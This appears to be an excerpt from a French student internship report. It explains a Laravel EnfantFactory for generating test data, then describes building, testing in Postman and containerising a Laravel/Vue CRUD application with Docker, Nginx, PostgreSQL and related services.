
✓ **But:** Assigner des horaires à des animateurs (PlanningAnim) et des enfants (PlanningEnf) pour des activités spécifiques, facilitant la coordination et la planification des ressources.

✓ **Détails:**

- **animateur\_id, activite\_id, horaire\_id pour PlanningAnim; enfant\_id, activite\_id, horaire\_id pour PlanningEnf:** Crée des liens entre les animateurs/enfants, les activités, et les horaires, assurant une allocation efficace des ressources et évitant les doubles réservations.

# Explication d'un exemple de Factory

## Vue générale



- ❖ Donc maintenant on va choisir une Factory pour l'expliquer, soit '**EnfantFactory**'

- ❖ Bien sûr, explorons plus en détail chaque partie de la **EnfantFactory** pour mieux comprendre comment elle génère des données pour des instances du modèle Enfant dans une application Laravel :

```
<?php

namespace Database\Factories;

use App\Models\Enfant;
use App\Models\Father;
use Illuminate\Database\Eloquent\Factories\Factory;

class EnfantFactory extends Factory
{
    protected $model = Enfant::class;

    public function definition(): array
    {
        // Récupérer tous les pères ayant moins de 4 enfants
        $fathersWithLessThanFourChildren = Father::has('enfants', '<', 4)->get();

        // Si aucun père n'a moins de 4 enfants, en créer un nouveau
        if ($fathersWithLessThanFourChildren->isEmpty()) {
            $father = Father::factory()->create();
        } else {
            // Sélectionner un père aléatoirement parmi ceux qui ont moins de 4 enfants
            $father = $fathersWithLessThanFourChildren->random();
        }

        // Déterminer l'âge basé sur le niveau scolaire
        $niveau = $this->faker->randomElement(['Maternelle', 'Primaire', 'Collège']);
        $age = 0;
    }
}
```

```
switch ($niveau) {
    case 'Maternelle':
        $age = $this->faker->numberBetween( int1: 3, int2: 6);
        break;
    case 'Primaire':
        $age = $this->faker->numberBetween( int1: 6, int2: 12);
        break;
    case 'Collège':
        $age = $this->faker->numberBetween( int1: 12, int2: 15);
        break;
    default:
        $age = $this->faker->numberBetween( int1: 6, int2: 15);
        break;
}

// Calculer la date de naissance en fonction de l'âge
$dateDebut = '-' . $age . ' years';
```

## 1. Importations de classes nécessaires

```
use App\Models\Enfant;
use App\Models\Father;
use Illuminate\Database\Eloquent\Factories\Factory;
```

- **App\Models\Enfant** : Importe le modèle Enfant qui sera utilisé pour créer des instances.

- **App\Models\Father** : Importe le modèle Father pour établir des relations parentales.
- **Illuminate\Database\Eloquent\Factories\Factory** : Importe la classe de base Factory qui fournit les méthodes et propriétés nécessaires pour définir comment les instances du modèle sont générées.

## 2. Déclaration de la classe Factory

Elarbi Allam

```
class EnfantFactory extends Factory
```

- **Classe EnfantFactory** : Cette classe étend la classe Factory. Elle spécifie les règles de création des instances d'Enfant, permettant une génération automatisée des données lors des tests ou du peuplement initial de la base de données.

## 3. Spécification du modèle associé à la factory

```
protected $model = Enfant::class;
```

- **Modèle associé** : Indique que cette factory est destinée à générer des instances du modèle Enfant. C'est essentiel pour que Laravel sache quel modèle cette factory doit manipuler.

## 4. Méthode definition pour définir les attributs du modèle

Elarbi Allam

```
public function definition(): array
```

- **Définition des données** : Cette méthode retourne un tableau qui définit comment les différents attributs de l'instance d'Enfant doivent être générés.

## 5. Sélection des pères

```
// Récupérer tous les pères ayant moins de 4 enfants
$fathersWithLessThanFourChildren = Father::has('enfants', '<', 4)->get();
```

- **Sélection des pères** : Récupère tous les pères ayant moins de quatre enfants pour limiter la quantité d'enfants par famille, garantissant une distribution réaliste des enfants par père.
- **Récupération conditionnelle** : Cette ligne récupère tous les pères qui ont moins de quatre enfants. Elle utilise la relation enfants définie dans le modèle Father pour filtrer ceux qui répondent à cette condition.

## 6. Logique de création ou sélection d'un père

```
// Si aucun père n'a moins de 4 enfants, en créer un nouveau
if ($fathersWithLessThanFourChildren->isEmpty()) {
    $father = Father::factory()->create();
} else {
    // Sélectionner un père aléatoirement parmi ceux qui ont moins de 4 enfants
    $father = $fathersWithLessThanFourChildren->random();
}
```

- **Création ou sélection** : Si aucun père n'est disponible (tous ayant déjà quatre enfants ou plus), un nouveau père est créé via **Father::factory()->create()**. Sinon, un père existant est sélectionné aléatoirement parmi ceux disponibles.

## 7. Détermination du niveau scolaire et de l'âge

```
// Déterminer l'âge basé sur le niveau scolaire
$niveau = $this->faker->randomElement(['Maternelle', 'Primaire', 'Collège']);
```

- **Niveau scolaire** : Sélectionne aléatoirement un niveau scolaire pour l'enfant, ce qui influence l'âge de l'enfant.

## 8. Calcul de l'âge et de la date de naissance

```
$age = 0;

switch ($niveau) {
    case 'Maternelle':
        $age = $this->faker->numberBetween( int1: 3, int2: 6);
        break;
    case 'Primaire':
        $age = $this->faker->numberBetween( int1: 6, int2: 12);
        break;
    case 'Collège':
        $age = $this->faker->numberBetween( int1: 12, int2: 15);
        break;
    default:
        $age = $this->faker->numberBetween( int1: 6, int2: 15);
        break;
}

// Calculer la date de naissance en fonction de l'âge
$dateDebut = '-' . $age . ' years';
$dateNaissance = $this->faker->dateTimeBetween($dateDebut, endDate: 'now');
```

- **Calcul de l'âge :** L'âge est déterminé en fonction du niveau scolaire sélectionné, avec des plages d'âge appropriées pour chaque niveau.
- **Génération de la date de naissance :** La date de naissance est calculée en soustrayant l'âge de la date actuelle, en utilisant les fonctions de **Faker** pour s'assurer que l'âge correspond à la date générée.

## 9. Retour des attributs générés

```
return [
    'father_id' => $father->id,
    'nom' => $this->faker->lastName,
    'prenom' => $this->faker->firstName,
    'date_naissance' => $dateNaissance,
    'niveau' => $niveau,
    'photo' => $this->faker->imageUrl(),
];
```

- **Attributs de l'enfant** : Retourne un tableau contenant tous les attributs nécessaires pour créer une instance d'Enfant. Cela inclut l'identifiant du père, le nom, le prénom, la date de naissance, le niveau scolaire et une URL d'image fictive pour la photo de l'enfant.

Cette factory est ainsi conçue pour simuler de manière réaliste la création d'enfants dans un système, prenant en compte leur appartenance familiale, leur âge, et d'autres caractéristiques personnelles, essentielles pour des tests et des simulations fiables dans le développement de l'application.

# Chapitre 7: Administration système

- 1) Création d'une application CRUD pour le test de docker.
- 2) Test des différentes requêtes en utilisant Postman.
- 3) Test de l'application et son fonctionnement et interaction avec la base de données.
- 4) Push dans un dépôt GitHub de mon compte privé.
- 5) Continuation du travail : ajout des fichier docker (conteneurisation).
- 6) Création des Dockerfiles (backend et frontend).
- 7) Création du docker-compose.yml et des différents services.

**Image backend**

**Image frontend**

**Image postgreSQL**

**Image Nginx**

**Ajout des certificats SSL ([http->https](#))**

**Image pgadmin (UI pour visualiser la base de données)**

**Image dnsmasq :**

**(Configuration du DNS pour la résolution du nom de domaine enfant.innova.ma)**

**Image mailhog ([pour la visualisation des emails et notifications](#))**

8) Push vers le dépôt GitHub avec tous les fichiers docker et les mises à jour.

9) Push vers dockerhub à l'aide des GitHub actions CI.

10) Test des images délivrées à dockerhub dans une VM en utilisant SSH.


11) Push des fichiers docker dans notre dépôt de production après avoir vérifié l'environnement et la configuration.

12) Conteneurisation de l'application de production(suivant le même étapes précédentes)

13 ) Déploiement de de l'application web dans une instance aws EC2

14) Configuration DNS POSTFIX ET NGINX dans une machine linux debian


## 1) Création d'une application CRUD simple par Laravel et Vuejs.



```
C:\WINDOWS\system32\cmd. x + v Microsoft Windows [version 10.0.22631.3447] (c) Microsoft Corporation. Tous droits réservés. C:\Users\LENOVO>cd \ C:\>cd ./app/api C:\app\api>php artisan serve PHP Warning: Module "mysqli" is already loaded in Unknown on line 0 [WARN] PHP Warning: Module "mysqli" is already loaded in Unknown on line 0 . [INFO] Server running on [http://127.0.0.1:8000]. Press Ctrl+C to stop the server
```

```
DONE Compiled successfully in 3168ms App running at: - Local: http://localhost:8080/ - Network: unavailable Note that the development build is not optimized. To create a production build, run npm run build.
```

Evaluation de la route de ressource api dans le navigateur :



localhost:8000/api/Profs

Impression élégante

```
[{"id": 1, "nom": "l3asri", "prenom": "siham", "spécialité": "management", "created_at": "2024-04-30T02:54:07.000000Z", "updated_at": "2024-04-30T02:54:07.000000Z"}, {"id": 3, "nom": "daghmaoui", "prenom": "iliass", "spécialité": "logistique", "created_at": "2024-04-30T21:02:10.000000Z", "updated_at": "2024-04-30T21:02:10.000000Z"}, {"id": 4, "nom": "allam", "prenom": "oussama", "spécialité": "logistique", "created_at": "2024-05-01T00:11:59.000000Z", "updated_at": "2024-05-01T00:11:59.000000Z"}, {"id": 2, "nom": "isami", "prenom": "taha", "spécialité": "tnawi", "created_at": "2024-04-30T19:44:47.000000Z"}, ]
```

## localhost8080 :



[\*\*>>Gestion des Étudiant\*\*](#)

[\*\*>>Gestion des Prof\*\*](#)

2024 by Wail Hadad.Thanks for visiting the site.

## Connexion réussie avec pgsql

Welcome to Wail Hadad App !!

Page d'accueil    about me

### Gestion des étudiants

Nom  
Entrer le nom de l'étudiant

Prénom  
Entrer le prénom étudiant

Note  
Entrer la note de l'étudiant

ID	Nom	Prénom	Note	Retirer
9	allam	mohammed	17.5	<input type="button" value="Edit"/> / <input type="button" value="Delete"/>
10	al haddad	abd arrazzaq	18	<input type="button" value="Edit"/> / <input type="button" value="Delete"/>
12	9adiri	imad	18	<input type="button" value="Edit"/> / <input type="button" value="Delete"/>

## 2) Test des Requêtes.

Evaluation de la connexion avec PostgreSQL et test des différentes requêtes http


Php artisan route :list

Testons ces routes dans postman :

```
Terminal Local × + ▾
PS C:\app> cd ./api
PS C:\app\api> php artisan route:list
PHP Warning: Module "mysqli" is already loaded in Unknown on line 0

POST          _ignition/execute-solution .....
GET|HEAD      _ignition/health-check .....
POST          _ignition/update-config .....
GET|HEAD      api/Etudiants .....
POST          api/Etudiants .....
GET|HEAD      api/Etudiants/{Etudiant} .....
PUT|PATCH    api/Etudiants/{Etudiant} .....
DELETE        api/Etudiants/{Etudiant} .....
DELETE        api/Etudiants/{Etudiant} .....
GET|HEAD      api/Profs .....
POST          api/Profs .....
GET|HEAD      api/Profs/{Prof} .....
PUT|PATCH    api/Profs/{Prof} .....
DELETE        api/Profs/{Prof} .....
GET|HEAD      api/user .....
GET|HEAD      sanctum/csrf-cookie .....
```

## On a 2 contrôleur de ressource api tel que :



A screenshot of a file explorer window showing the structure of a Laravel application. The 'app' directory contains '.github', 'api', 'bootstrap', 'config', 'database', 'node\_modules', 'public', 'resources', and 'routes' sub-directories. Inside 'routes', there are four files: 'api.php' (highlighted in yellow), 'channels.php', 'console.php', and 'web.php'. The 'api.php' file contains PHP code defining API routes. Lines 19-21 show a GET route for '/user':


```
Route::middleware('auth:sanctum')->get('/user', function (Request $request) {
    return $request->user();
});
```

Lines 23-24 define two API resources:

```
Route::apiResource('Etudiants', EtudiantController::class);
Route::apiResource('Profs', ProfController::class);
```

## Route api/Etudiants

Post / POST <http://localhost:8000/api/Etudiants>




The screenshot shows a Postman request configuration. The method is set to 'POST' and the URL is 'http://localhost:8000/api/Etudiants'. The 'Body' tab is selected, showing 'x-www-form-urlencoded' encoding. The data is listed in a table:

<input checked="" type="checkbox"/>	Nom	9adiri
<input checked="" type="checkbox"/>	Prenom	salim
<input checked="" type="checkbox"/>	Note	17
	Key	Value

Below the table, the 'Pretty' JSON view shows the posted data:

```
1 {  
2     "nom": "9adiri",  
3     "prenom": "salim",  
4     "note": "17",  
5     "updated_at": "2024-05-09T12:01:48.000000Z",  
6     "created_at": "2024-05-09T12:01:48.000000Z",  
7     "id": 12  
8 }
```

## Get all / GET <http://localhost:8000/api/Etudiants>



GET <http://localhost:8000/api/Etudiants>


Params Authorization Headers (11) Body • Pre-request Script Tests

Body Cookies Headers (9) Test Results

Pretty Raw Preview Visualize JSON

```
2   {
3     "id": 8,
4     "nom": "moussa",
5     "prenom": "oussama",
6     "note": "22",
7     "created_at": "2024-05-01T00:10:14.000000Z",
8     "updated_at": "2024-05-01T00:10:14.000000Z"
9   },
10  {
11    "id": 9,
12    "nom": "allam",
13    "prenom": "mohammed",
14    "note": "17.5",
15    "created_at": "2024-05-01T00:10:32.000000Z",
16    "updated_at": "2024-05-01T00:10:32.000000Z"
17  },
18  {
19    "id": 10,
20    "nom": "al haddad",
21    "prenom": "abd arrazzaq",
22    "note": "18",
23    "created_at": "2024-05-01T00:11:02.000000Z",
24    "updated_at": "2024-05-01T00:11:17.000000Z"
25  },
26  {
27    "id": 12,
```

## Update : PUT <http://localhost:8000/api/Etudiants/12>



PUT <http://localhost:8000/api/Etudiants/12>

Params Authorization Headers (11) Body • Pre-request Script

none  form-data  x-www-form-urlencoded  raw  binary


<input checked="" type="checkbox"/>	Nom	9adiri
<input checked="" type="checkbox"/>	Prenom	imad
<input checked="" type="checkbox"/>	Note	18
	Key	Value

Body Cookies Headers (9) Test Results

Pretty Raw Preview Visualize JSON

```
1  {
2    "id": 12,
3    "nom": "9adiri",
4    "prenom": "imad",
5    "note": "18",
6    "created_at": "2024-05-09T12:01:48.000000Z",
7    "updated_at": "2024-05-09T12:06:58.000000Z"
8  }
```

**Delete** : DELETE http://localhost:8000/api/Etudiants/8



The screenshot shows a Postman request for a DELETE operation on the URL `http://localhost:8000/api/Etudiants/8`. The response body is displayed in JSON format:

```
1 {  
2   "id": 8,  
3   "nom": "moussa",  
4   "prenom": "oussama",  
5   "note": "22",  
6   "created_at": "2024-05-01T00:10:14.000000Z",  
7   "updated_at": "2024-05-01T00:10:14.000000Z"  
8 }
```


Même chose pour la route /api/Profs

3) Push dans un dépôt GitHub de mon compte privé. Écrivons ces commandes dans le terminal :

D'abord on copie le dépôt dans un chemin de votre choix : git clone

